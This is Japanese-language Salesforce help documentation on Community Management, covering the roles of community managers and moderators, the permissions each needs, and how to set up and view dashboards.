[コミュニティ管理] で、コミュニティの設定と監視を一元的に行うことができます。システム管理者は、メンバーシップやブランド設定などの基本的な設定情報を管理できます。コミュニティマネージャは、グループ、メンバー、フィード活動、ライセンス利用状況に関するダッシュボードを表示したり、コミュニティの評価システムを管理したりできます。モデレータは、レビュー用のフラグが付けられた項目を表示できます。

コミュニティマネージャとは?

どのコミュニティにも、コミュニティを活性化するために積極的な役割を果たす人物が必要です。コミュニティマネージャは、日々時間をとってメンバーの参加や会話を促し、貢献したメンバーを評価します。

コミュニティモデレータとは?

モデレータは、ユーザの活動やフラグ付き項目を監視して、コミュニティを成功に導きます。

[コミュニティ管理] へのアクセス

コミュニティの管理者およびマネージャは、[コミュニティ管理] を使用してコミュニティ活動を監視し、その他の重要な管理機能を設定します。

コミュニティの管理

ユーザ権限	
[コミュニティ管理] にアクセスする	• 「コミュニティ管理にアクセス」または「コミュニティの管理」または「コミュニティの作成および設定」 • および□□□アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである
モデレーションルールおよび条件にアクセスする	• 「コミュニティの管理」または「コミュニティの作成および設定」 • および□□□アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである
管理設定をカスタマイズする、またはコミュニティビルダーを使用する	• 「コミュニティの作成および設定」 • および□□□アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

エディション
使用可能なインターフェース: Salesforce Classic
使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

[コミュニティ管理] で、コミュニティの設定と監視を一元的に行うことができます。システム管理者は、メンバーシップやブランド設定などの基本的な設定情報を管理できます。コミュニティマネージャは、グループ、メンバー、フィード活動、ライセンス利用状況に関するダッシュボードを表示したり、コミュニティの評価システムを管理したりできます。モデレータは、レビュー用のフラグが付けられた項目を表示できます。

コミュニティはいつでもカスタマイズできますが、大幅な変更を加える場合は、まずコミュニティを無効化することをお勧めします。

重要: [コミュニティ管理] で使用できるオプションは、コミュニティテンプレートの選択、権限、設定に基づきます。たとえば、コミュニティでトピックを使用しない場合は、[トピック]セクションは表示されません。次のリストのオプションの一部が、コミュニティに表示されない場合があります。すべてのセクションを表示するには、[管理] > [個人設定] に移動して [コミュニティ管理のすべての設定を表示] を有効化します。

ホーム

- コミュニティのホームページのダッシュボードを表示します。Salesforce Communities Management のインストールを指示するメッセージがホームページに引き続き表示される場合、システム管理者がダッシュボードをまだ対応付けていません。

- グローバルヘッダーの[コミュニティ管理]メニューからコミュニティビルダー、Force.com、またはSite.com Studio で、コミュニティをプレビューするか、コミュニティの設定にアクセスします。

エンゲージメント
[コミュニティ管理] から離れずに、最近の活動を監視してアクションをすぐに実行します。

インサイトは、システム管理者が設定します。[エンゲージメント] セクションが表示されない場合、システム管理者がインサイトをコミュニティに対応付けていません。

ダッシュボード
ダッシュボードを参照して、このコミュニティのグループ、メンバー、フィード活動、モデレーション、トピック、ライセンス利用状況に関する情報を監視します。

ダッシュボードは、システム管理者が設定します。[ダッシュボード] セクションが表示されない場合、システム管理者がダッシュボードをコミュニティに対応付けていません。

モデレーション
フラグ付き投稿、コメント、メッセージ、ファイルのレポートを表示します。確認待機中のすべての投稿のレポートを表示して、コミュニティのモデレーションルールを設定することもできます。

モデレーションは、システム管理者が設定します。

トピック
ナビゲーションメニューを作成し、コミュニティで人気のあるトピックを紹介します。

ナビゲーショントピックと主要トピックは、システム管理者が設定するか、セルフサービステンプレートの場合はデフォルトで有効化されます。[トピック]セクションが表示されない場合、コミュニティでトピックが使用されていません。

おすすめ
おすすめは、コミュニティでのエンゲージメントの促進に役立ちます。ユーザに動画の閲覧やトレーニングの受講などを促すように設定できます。

おすすめは、システム管理者が設定します。[おすすめ] セクションが表示されない場合、システム管理者が設定を行っていません。

評価
コミュニティフィードの活動で報奨をメンバーに付与するための評価レベルおよびポイントを設定します。

評価は、システム管理者が設定します。[評価] セクションが表示されない場合、システム管理者がこの設定を有効化していません。

管理
[管理] ページでは、次のようなコミュニティの基本設定を更新できます。

- [メンバー] — プロファイルまたは権限セットに基づいてメンバーを追加または削除します。
- [タブ] — コミュニティメンバーに表示するタブを選択します。タブは、Salesforce1 でのコミュニティナビゲーションを決定する場合にも使用されます。いずれかのセルフサービステンプレートを使用してコミュニティが作成された場合、タブ設定は使用されません。
- [ブランド] — 標準のブランド設定テーマを選択します。このブランド設定は、コミュニティが Salesforce タブ + Visualforce テンプレートを使用している場合にのみ使用されます。
- [ログイン & 登録] — デフォルトのコミュニティログインページを選択し、セルフ登録を設定します。
- [メール] — コミュニティメールで、メールの送信者情報、Chatter メールのブランド設定、およびテンプレートをカスタマイズできます。

- ページ — コミュニティのページ割り当てを設定し、コミュニティの Force.com および Site.com 設定にアクセスします。
- 個人設定 — コンテンツのフラグ設定、ニックネーム表示、Chatter への公開アクセス、ファイル制限など、重要な設定を更新します。
- 設定 — コミュニティの名前、説明、および URL を編集します。また、コミュニティの状況の管理や、コミュニティテンプレートの更新を行うこともできます。

[コミュニティ管理] で内部的に検索すると、コミュニティ内で最後に参照した項目が返されます。探しているオブジェクトが [最近参照したドキュメント] リストに含まれていない場合は、オブジェクト名の全部または一部を入力してからもう一度検索してください。

重要: システム管理者が自分自身をコミュニティから誤って削除すると、コミュニティ管理の管理設定にアクセスできなくなります。コミュニティに自分自身を追加し直すか、他のメンバーシップ更新を行うには、API を使用します。

関連トピック:

コミュニティマネージャとは?
コミュニティモデレータとは?

コミュニティマネージャとは?

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

どのコミュニティにも、コミュニティを活性化するために積極的な役割を果たす人物が必要です。コミュニティマネージャは、日々時間をとってメンバーの参加や会話を促し、貢献したメンバーを評価します。

コミュニティマネージャは組織の従業員である必要があります。外部コミュニティメンバーがコミュニティマネージャになることはできません。

コミュニティマネージャは、コミュニティエンゲージメントを監視するという特別な責任を担うコミュニティのメンバーです。コミュニティマネージャには、活動とメンバーシップのトレンドを示すレポートとダッシュボードへのアクセス権が必要です。また、メンバーが期待される頻度でログインしているかどうかを把握する必要があります。コミュニティのメンバーシップと活動を監視することで、コミュニティマネージャは、どうすればコミュニティメンバーの意欲を引き出して参加させられるか、方法を見つけ出すことができます。

コミュニティマネージャは、レコグニションと友好的な若干の競争を取り入れれば、ほとんどの場合、メンバーがより活発になることを知っているため、個々のメンバーの参加を評価できる機能を強力なツールとして使用します。コミュニティマネージャは、メンバーが特定のアクションを実行したらポイントを授与するポイントシステムと評価レベルを設定できます。メンバーがレベルのポイントしきい値の上限に達すると、レベルが上がります。

コミュニティマネージャの割り当て

ユーザをコミュニティマネージャとして割り当てるには、「コミュニティの管理」権限を付与します。

コミュニティマネージャの割り当て

ユーザをコミュニティマネージャとして割り当てるには、「コミュニティの管理」権限を付与します。

コミュニティマネージャは組織の従業員である必要があります。外部コミュニティメンバーがコミュニティマネージャになることはできません。ユーザをコミュニティマネージャに割り当てるには、「コミュニティの管理」権限を付与します。この権限があると、[コミュニティ管理] ページにアクセスできます。

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択して、[新規] をクリックします。
2. 「コミュニティの管理」権限を含む権限セットを作成します。
3. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
4. コミュニティマネージャに指定するユーザを検索し、そのユーザの [権限セットの割り当て] 関連リストに権限セットを追加します。

これでユーザは [コミュニティ管理] からコミュニティを管理できるようになります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

権限セットを割り当てる
- 「権限セットの割り当て」

コミュニティモデレータとは?

モデレータは、ユーザの活動やフラグ付き項目を監視して、コミュニティを成功に導きます。

成功しているコミュニティでは、メンバーの活動やメンバー間のやりとりが積極的に行われます。コミュニティモデレータは、コミュニティ内での情報の共有を促進することで、コミュニティへの参加から得られる利点や価値をメンバーにもたらします。また、コミュニティ内でのすべてのやりとりとコンテンツを確実かつ適切なものにするためにも役立ちます。

モデレータには内部組織のユーザまたは外部ユーザを指定できますが、[コミュニティ管理]からモデレートできるのは内部ユーザのみです。外部ユーザがモデレータの場合は、コミュニティフィードで直接モデレートするなど、コミュニティのコンテキスト内でモデレートできます。モデレータには、顧客との交流に慣れていること、およびコミュニティを定期的に監視する時間を確保できることが求められます。

モデレータは、次のことができます。

- コミュニティでフラグが設定された投稿およびコメントのリストを確認して、対応策を実行する
- コミュニティでフラグが設定されたファイルのリストを確認して、対応策を実行する
- コミュニティでフラグを直接削除する
- 不適切な投稿、コメント、メッセージ、ファイルを削除する

また、他のさまざまな方法でもコミュニティの成功に貢献します。

- 関連性があり有益な情報をコミュニティの投稿で共有する
- 他のメンバーの投稿に関して、投稿およびコメントすることをメンバーに奨励する
- コミュニティ内での活動を通じて手本を示す
- 目的が明確で、スパムがなく、論争を招くことのないディスカッションを維持する
- 他のコミュニティメンバーが恩恵を得られる場合にメールの内容をコミュニティにリダイレクトする

- 信頼できる情報源および明瞭なディスカッションのフォーラムとしてのコミュニティを確立する

特に多数のメンバーが存在するコミュニティの場合などに、複数のモデレータをコミュニティに指定できます。

メモ: コミュニティモデレータと Chatter モデレータには一部の類似した機能がありますが、これらは異なるモデレータです。

モデレートできるユーザ
フラグ設定が有効になっている場合、コミュニティをモデレートできるユーザには複数の種別があります。
コミュニティモデレータの割り当て
1 人以上のユーザをコミュニティでモデレータに指定して、そのコンテンツを監視できるようにします。

モデレートできるユーザ

フラグ設定が有効になっている場合、コミュニティをモデレートできるユーザには複数の種別があります。

モデレータには内部組織のユーザまたは外部ユーザを指定できますが、[コミュニティ管理]からモデレートできるのは内部ユーザのみです。外部ユーザがモデレータの場合は、コミュニティフィードで直接モデレートするなど、コミュニティのコンテキスト内でモデレートできます。グループ所有者およびグループマネージャは、フラグ設定が有効な場合にしかモデレートできませんが、モデレータは、コミュニティメンバーによるフラグ設定が無効な場合でも、引き続き項目にフラグを設定することができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コミュニティで項目をモデレートできるユーザは、権限あるいはユーザがグループのマネージャまたは所有者であるかどうかによって異なります。次の表に、モデレートできるユーザと、そのユーザがユーザインターフェースで実行できるアクションを示します。

アクション	「コミュニティフィードのモデレート」権限を持つユーザ	「コミュニティファイルのモデレート」権限を持つユーザ	グループの所有者またはマネージャ (自分が所有または管理するグループの項目が対象)*
投稿またはコメントのフラグを削除する	✅		✅
投稿またはコメントを削除する	✅		✅
ファイルのフラグを削除する		✅	✅
ファイルを削除する		✅	✅

*グループ所有者およびマネージャがモデレートできるようにするには、[メンバーにコンテンツのフラグの設定を許可する] オプションを有効にする必要があります。

コミュニティモデレータの割り当て

1人以上のユーザをコミュニティでモデレータに指定して、そのコンテンツを監視できるようにします。

モデレータには内部組織のユーザまたは外部ユーザを指定できますが、[コミュニティ管理]からモデレートできるのは内部ユーザのみです。外部ユーザがモデレータの場合は、コミュニティフィードで直接モデレートするなど、コミュニティのコンテキスト内でモデレートできます。

次の1つ以上のモデレーション権限を含む権限セットを割り当てることで、モデレータを割り当てることができます。

権限	ユーザに許可される操作
コミュニティフィードのモデレート	フラグ付きの投稿およびコメントを確認し、フラグの削除や投稿またはコメントの削除などの対応策を実行します。フィードコンテンツのモデレータオプションは、コミュニティフィードおよび[コミュニティ管理]で使用できます。
コミュニティファイルのモデレート	アクセス権のあるフラグ付きファイルを確認し、フラグの削除やファイルの削除などの対応策を実行します。ファイルのモデレータオプションは、ファイルの詳細ページおよび[コミュニティ管理]から使用できます。
コミュニティ Chatter メッセージのモデレート	フラグが設定されたメッセージを確認し、フラグの削除やメッセージの削除などのアクションを実行します。ユーザは、この権限により、メンバーであるコミュニティでフラグが設定されているメッセージにのみアクセスできます。
フィード投稿とコメントの承認	確認待機中の投稿とコメントの承認、削除、または編集を行います。
コミュニティユーザのモデレート	コミュニティのメンバーである外部ユーザを凍結します。モデレータは、ユーザプロファイルページまたはインサイトレポートでメンバーを凍結できます。
コミュニティの管理	[コミュニティ管理]でコミュニティのコンテンツをモデレートします。
コミュニティ管理にアクセス	[コミュニティ管理]で使用できるページにアクセスします。

これらの権限はプロファイルにも追加できます。これらの権限は、ユーザがメンバーとなっているすべてのコミュニティに有効ですが、内部組織では適用されません。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

権限セットを割り当てる
- 「権限セットの割り当て」

1. [設定]から、［クイック検索］ボックスに「*権限セット*」と入力し、[権限セット]を選択して、[新規]をクリックします。
2. 適切な権限を含む権限セットを作成します。
3. [設定]から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ]を選択します。
4. コミュニティモデレータに指定するユーザを検索し、そのユーザの[権限セットの割り当て]関連リストに権限セットを追加します。

モデレータ権限をユーザに付与したら、次の点に留意してください。

- これで、ユーザはメンバーとなっているすべてのコミュニティでアクセス権がある項目をモデレートできるようになります。
- コミュニティで［メンバーにコンテンツのフラグの設定を許可する］が無効な場合でも項目にフラグを設定することができます。
- ［項目に不正フラグを付ける］メール通知を選択すると、モデレータは、投稿、コメント、またはファイルにフラグ設定されたときにメール通知を受信できます。

モデレータ機能へのアクセスは、ユーザ権限によって少し異なります。

- コミュニティフィード内:「コミュニティフィードのモデレート」権限を持つ内部ユーザと外部ユーザは、投稿およびコメントのコミュニティフィードでフラグインジケータを直接参照して、フラグを削除するのか、コンテンツを削除するのかを決定できます。
- [コミュニティ管理]内:「コミュニティの管理」権限または「コミュニティの作成および設定」権限を持つ内部ユーザのみ、[コミュニティ管理]の[モデレーション]領域にアクセスできます。

[コミュニティ管理] へのアクセス

ユーザ権限	
[コミュニティ管理] にアクセスする	• 「コミュニティ管理にアクセス」または「コミュニティの管理」または「コミュニティの作成および設定」 • および□□□アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである
モデレーションルールおよび条件にアクセスする	• 「コミュニティの管理」または「コミュニティの作成および設定」 • および□□□アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである
管理設定をカスタマイズする、またはコミュニティビルダーを使用する	• 「コミュニティの作成および設定」 • および□□□アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

エディション
使用可能なエディション: Salesforce Classic
使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コミュニティの管理者およびマネージャは、[コミュニティ管理]を使用してコミュニティ活動を監視し、その他の重要な管理機能を設定します。

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの ⚙ をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。このページにアクセスするには、「コミュニティの作成および設定」権限が必要です。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
2. コミュニティの管理する部分を選択します。
   - グローバルヘッダーの[コミュニティ管理]メニューからコミュニティビルダー、Force.com、または Site.com Studio で、コミュニティをプレビューするか、コミュニティの設定にアクセスします。
   - [エンゲージメント] では、インサイトレポートを参照し、コミュニティの活動に対してアクションを実行できます。
   - [ダッシュボード] では、コミュニティのダッシュボードやレポートを参照できます。
   - [モデレーション] では、モデレーションルールを設定し、フラグ付きフィード項目を監視できます。
   - [トピック] では、ナビゲーショントピックや主要トピックを管理できます。
   - [おすすめ] では、コミュニティに表示するカスタムおすすめを設定できます。
   - [評価] では、評価レベルやポイントを設定できます。
   - [管理]では、名前、説明、URL、状況、テンプレートなど、コミュニティのプロパティをカスタマイズできます。また、メンバー、タブ、ブランド設定、ログイン、登録、メールなどのコミュニティ設定も更新できます。

   重要: [コミュニティ管理]で使用できるオプションは、コミュニティテンプレートの選択、権限、設定に基づきます。たとえば、コミュニティでトピックを使用しない場合は、[トピック] セクションは表示されません。次のリストのオプションの一部が、コミュニティに表示されない場合があります。すべてのセクションを表示するには、[管理] > [個人設定] に移動して [コミュニティ管理のすべての設定を表示] を有効化します。

ダッシュボードを使用したコミュニティの成功の判断

活動の総計値やトレンドなどコミュニティの分析を表示する場合は、[コミュニティ管理]のダッシュボードを使用します。ダッシュボードでは、コミュニティの採用とエンゲージメントに関する中長期的視点を得ることができ、コミュニティの健全性の概要レベルのビューが示されます。ダッシュボードは、投資収益率 (ROI) と重要業績評価指標 (KPI) の監視にも役立ちます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コミュニティマネージャのダッシュボードの有効化および対応付け

コミュニティマネージャは、ダッシュボードを使用してコミュニティの成功を測定できます。ダッシュボードを [コミュニティ管理] の [ホーム] ページに対応付けることもできます。カスタムダッシュボードを対応付けるか、AppExchangeパッケージで提供されるダッシュボードを使用することができます。各コミュニティは、独自のダッシュボードを持つことができます。

[コミュニティ管理] に表示するダッシュボードの作成

ダッシュボードを [コミュニティ管理] に表示できますが、コミュニティで使用できるカスタムレポートタイプに基づいてダッシュボードを作成することをお勧めします。

[コミュニティ管理] でのダッシュボードの参照

コミュニティの状態を監視するには、[コミュニティ管理] でダッシュボードを使用します。

インサイトとダッシュボードの違いは?

インサイトでは、コミュニティの最近の活動に対して直ちにアクションを実行できます。ダッシュボードでは、トレンドを確認できます。

コミュニティマネージャのダッシュボードの有効化および対応付け

コミュニティマネージャは、ダッシュボードを使用してコミュニティの成功を測定できます。ダッシュボードを [コミュニティ管理] の [ホーム] ページに対応付けることもできます。カスタムダッシュボードを対応付けるか、AppExchange パッケージで提供されるダッシュボードを使用することができます。各コミュニティは、独自のダッシュボードを持つことができます。

アクセス権のある任意のダッシュボードを対応付けることができますが、コミュニティマネージャにもアクセス権があることを確認します。

使用しているダッシュボードの種類や、組織で使用しているインターフェースに関係なく、[コミュニティ管理] のすべてのダッシュボードが Lightning ダッシュボードとして表示されます。たとえば、[コミュニティ管理] では、Salesforce Classic ダッシュボードが Lightning ダッシュボードとして表示されます。[コミュニティ管理] では、ダッシュボードは Lightning ビューで表示されますが、Lightning Experience では Communities 製品はサポートされていません。一部のブラウザではこの Lightning ビューがサポートされていないため、サポートされるブラウザを使用していることを確認してください。

ヒント: AppExchange からダウンロード可能な Salesforce Communities Management パッケージで事前設定されたダッシュボードを取得できます。

Salesforce Communities Management パッケージが組織でインストールされている場合は、パッケージからダッシュボードへのデフォルトの対応付けが各ダッシュボードページに表示されます。この値は、必要に応じて上書きできます。

[コミュニティ管理] でダッシュボードを対応付けまたは更新するには、次の手順を実行します。

1. [コミュニティ管理] を開きます。
2. [ダッシュボード] > [設定] をクリックします。
3. 各ページで、コミュニティマネージャに表示するダッシュボードを選択します。ダッシュボードページの名前を変更するには、ダッシュボードの表示ラベル内をクリックします。

   [ホーム] に対応付けるダッシュボードが、[コミュニティ管理] の [ホーム] ページに表示されます。
4. [保存] をクリックします。

   コミュニティマネージャが [ダッシュボード] セクションを展開するか、[コミュニティ管理] のホームページにアクセスすると、ダッシュボードがコミュニティマネージャに表示されます。

ダッシュボードの対応付けを確認するには、[ダッシュボード] をクリックし、各ページ名をクリックします。ダッシュボードを [ホーム] ページに対応付けた場合は、それも確認します。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[コミュニティ管理] でダッシュボードを対応付ける

- 「コミュニティの作成および設定」または「コミュニティの管理」

  および

  「公開フォルダのダッシュボードを管理」

  および

  アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

関連トピック:

- [コミュニティ管理] に表示するダッシュボードの作成
- [コミュニティ管理] でのダッシュボードの参照

[コミュニティ管理] に表示するダッシュボードの作成

ダッシュボードを [コミュニティ管理] に表示できますが、コミュニティで使用できるカスタムレポートタイプに基づいてダッシュボードを作成することをお勧めします。

ヒント: AppExchange からダウンロード可能な Salesforce Communities Management パッケージで事前設定されたダッシュボードを取得できます。

使用しているダッシュボードの種類や、組織で使用しているインターフェースに関係なく、[コミュニティ管理] のすべてのダッシュボードが Lightning ダッシュボードとして表示されます。たとえば、[コミュニティ管理] では、Salesforce Classic ダッシュボードが Lightning ダッシュボードとして表示されます。[コミュニティ管理] では、ダッシュボードは Lightning ビューで表示されますが、Lightning Experience では Communities 製品はサポートされていません。一部のブラウザではこの Lightning ビューがサポートされていないため、サポートされるブラウザを使用していることを確認してください。

[コミュニティ管理] に表示するダッシュボードを作成するには、次のプロセスを使用します。

1. ネットワークオブジェクトに基づいてカスタムレポートタイプを作成します。

   [コミュニティ管理] では、ネットワークオブジェクトに基づいたレポートにのみコミュニティ固有の情報が表示されます。

   メモ: 他のオブジェクトに基づいてレポートを作成し、[コミュニティ管理] で公開することができます。その場合、レポートを表示しているコミュニティだけでなく、組織全体のデータが表示されます。

   - 主オブジェクトとして [ネットワーク] を選択します。
   - 子オブジェクトを選択します。
     - Chatter メッセージ
     - フィードリビジョン
     - グループ
     - ネットワーク監査
     - ネットワーク活動総計値 (日次)
     - ネットワークのフィードリビジョン
     - ネットワークメンバー
     - ネットワークメンバーシップ総計値 (日次)
     - ネットワークモデレーション
     - ネットワーク公開利用状況総計値 (日次)
     - ネットワークユニーク寄稿者総計値 (日次)
     - おすすめ総計値
     - トピックの割り当て

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムレポートタイプを作成する
- 「カスタムレポートタイプの管理」

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

ダッシュボードを作成および共有する
- 「公開フォルダのダッシュボードを管理」

- トピック
- 未公開フィードエンティティ

2. カスタムレポートタイプを使用して、レポートを作成します。

   レポートをネットワーク ID で絞り込まず、表示しているコミュニティのデータが動的にレポートに表示されるようにしてください。ネットワーク ID 検索条件をレポートに追加すると、どのコミュニティでレポートを表示しているかに関係なく、そのネットワーク ID を持つコミュニティのデータのみがレポートに表示されます。

3. コンポーネントでダッシュボードを作成します。ソース種別としてレポートを選択します。
   - ダッシュボードに含める各レポートのコンポーネントを追加します。
   - [データソース] タブでレポートを見つけ、コンポーネントに追加します。

   [コミュニティ管理] で使用される Lightning ビューで Salesforce Classic ダッシュボードが最適に表示されるように、ダッシュボードが次の要件を満たしていることを確認してください。
   - 3 つの列内に並び替えられた最大 20 個のレポートのみが含まれている
   - じょうご、散布図、表形式、複数総計値、円、ゲージなどのサポートされていないグラフが含まれていない

     Lightning ビューでサポートされていないダッシュボード機能のリストについては、「レポートおよびダッシュボード: Lightning Experience にはない機能」を参照してください。

   メモ: 総計値は、Lightning ビューでサポートされていますが、大きいタイルとして表示されます。ダッシュボードに総計値を含めないことをお勧めします。

4. ダッシュボードを保存するフォルダをコミュニティマネージャと共有します。
5. [コミュニティ管理] で、[ダッシュボード] > [設定] をクリックしてダッシュボードを対応付けます。

コミュニティマネージャが [コミュニティ管理] にアクセスすると、ダッシュボードが [ダッシュボード] の下に表示されます。ダッシュボードを [ホーム] ページに対応付けた場合は、ダッシュボードがそのページに表示されます。

[コミュニティ管理] のダッシュボードは、24 時間ごとに自動的に更新されます。最新のデータを表示するには、[更新] をクリックします。最近更新された後にダッシュボードにアクセスすると、最後の更新でグローバルにキャッシュされたデータがダッシュボードに表示されます。ダッシュボードが 24 時間更新されていない場合は、[コミュニティ管理] でアクセスしたときに自動的に更新されます。コミュニティ内のすべてのロールベースの外部ユーザは、「指定したユーザとして実行」および「ログインしたユーザとして実行」を使用して設定されたダッシュボードを、組織ごとに 1 日 1,000 回まで更新できます。スケジュール設定された自動更新は、この制限にカウントされません。内部ユーザに対しては、更新制限はありません。

ダッシュボードはいつでもカスタマイズできます。ダッシュボードを編集するには、[コミュニティ管理] の [ダッシュボード] > [設定] ページに移動します。[表示ラベル] 項目をクリックしてページ名を編集し、[ダッシュボード] 項目の右にある下矢印を選択して異なるダッシュボードに対応付けます。[ダッシュボードを編集] を

クリックして、内部Salesforce組織でダッシュボードを開きます。Lightning Experienceで作成したダッシュボードを使用している場合、リンクの編集は動作しません。

関連トピック:

- カスタムレポートタイプの作成
- レポートの作成
- コミュニティ活動の追跡
- レポートフォルダまたはダッシュボードフォルダの共有

[コミュニティ管理] でのダッシュボードの参照

コミュニティの状態を監視するには、[コミュニティ管理]でダッシュボードを使用します。

使用しているダッシュボードの種類や、組織で使用しているインターフェースに関係なく、[コミュニティ管理]のすべてのダッシュボードがLightningダッシュボードとして表示されます。たとえば、[コミュニティ管理]では、Salesforce Classicダッシュボードが Lightning ダッシュボードとして表示されます。[コミュニティ管理] では、ダッシュボードは Lightning ビューで表示されますが、Lightning Experience では Communities 製品はサポートされていません。一部のブラウザではこの Lightning ビューがサポートされていないため、サポートされるブラウザを使用していることを確認してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[コミュニティ管理]でダッシュボードを参照する

- 「コミュニティの管理」

または

「コミュニティの作成および設定」

および

アクセスしようとする[コミュニティ管理]ページのコミュニティメンバーである

1. [コミュニティ管理] を開きます。
2. [ダッシュボード] をクリックします。

   メモ: システム管理者は、ダッシュボードを対応付けます。[ダッシュボード] セクションが表示されない場合は、コミュニティに対応付けられていません。

   ダッシュボードが対応付けられたページは、[ダッシュボード] セクションまたは [ホーム] ページに表示されます。
3. 参照するダッシュボードページをクリックします。
   ダッシュボードが表示されます。ダッシュボードデータをすぐに更新するには、[更新] をクリックします。

   [コミュニティ管理] のダッシュボードは、24 時間ごとに自動的に更新されます。最新のデータを表示するには、[更新] をクリックします。最近更新された後にダッシュボードにアクセスすると、最後の更新でグローバルにキャッシュされたデータがダッシュボードに表示されます。ダッシュボードが24時間更新されていない場合は、[コミュニティ管理] でアクセスしたときに自動的に更新されます。コミュニティ内のすべてのロールベースの外部ユーザは、「指定したユーザとして実行」および「ログインしたユーザとして実行」を使用して設定されたダッシュボードを、組織ごとに 1 日 1,000 回まで更新できます。スケジュール設定された自動更新は、この制限にカウントされません。内部ユーザに対しては、更新制限はありません。
4. 関連レポートを参照するには、ダッシュボードの [レポートの表示] をクリックします。

ダッシュボードは、コミュニティ固有のデータを表示するように設定されています。

レポートをネットワーク ID で絞り込まず、表示しているコミュニティのデータが動的にレポートに表示されるようにしてください。ネットワーク ID 検索条件をレポートに追加すると、どのコミュニティでレポートを表示しているかに関係なく、そのネットワーク ID を持つコミュニティのデータのみがレポートに表示されます。

ダッシュボードはいつでも変更できます。ダッシュボードを編集するには、[コミュニティ管理] の [ダッシュボード] > [設定] ページに移動します。[表示ラベル] 項目をクリックしてページ名を編集し、[ダッシュボード] 項目の右にある下矢印を選択して異なるダッシュボードに対応付けます。[ダッシュボードを編集] をクリックして、内部 Salesforce 組織でダッシュボードを開きます。Lightning Experience で作成したダッシュボードを使用している場合、リンクの編集は動作しません。

関連トピック:


インサイトとダッシュボードの違いは?


インサイトとダッシュボードの違いは?

インサイトでは、コミュニティの最近の活動に対して直ちにアクションを実行できます。ダッシュボードでは、トレンドを確認できます。

コミュニティの活動を参照、監視し、活動に対するアクションを実行するには、[エンゲージメント] を使用します。インサイトでは、コミュニティの特定の領域の詳細を確認できます。

活動のトレンドなどコミュニティの総計値を表示するには、[ダッシュボード] を使用します。ダッシュボードでは、コミュニティの採用とエンゲージメントに関する中長期的視点を得ることができます。投資収益率 (ROI) と重要業績評価指標 (KPI) の監視に役立ちます。





たとえば、[エンゲージメント] > [採用] ページにアクセスすると、コミュニティで投稿とコメントに対して受け取ったいいね! 数が最も多い新規メンバーに関するレポートを参照できます。このインサイトレポートは、他のコミュニティメンバーから肯定的なフィードバックを受けている有効な新規メンバーを特定し、交流するために役立ちます。

たとえば、[ダッシュボード] > [活動] ページにアクセスすると、コミュニティでの全体的な寄稿トレンドを含む、合計投稿数と合計コメント数を追跡できます。

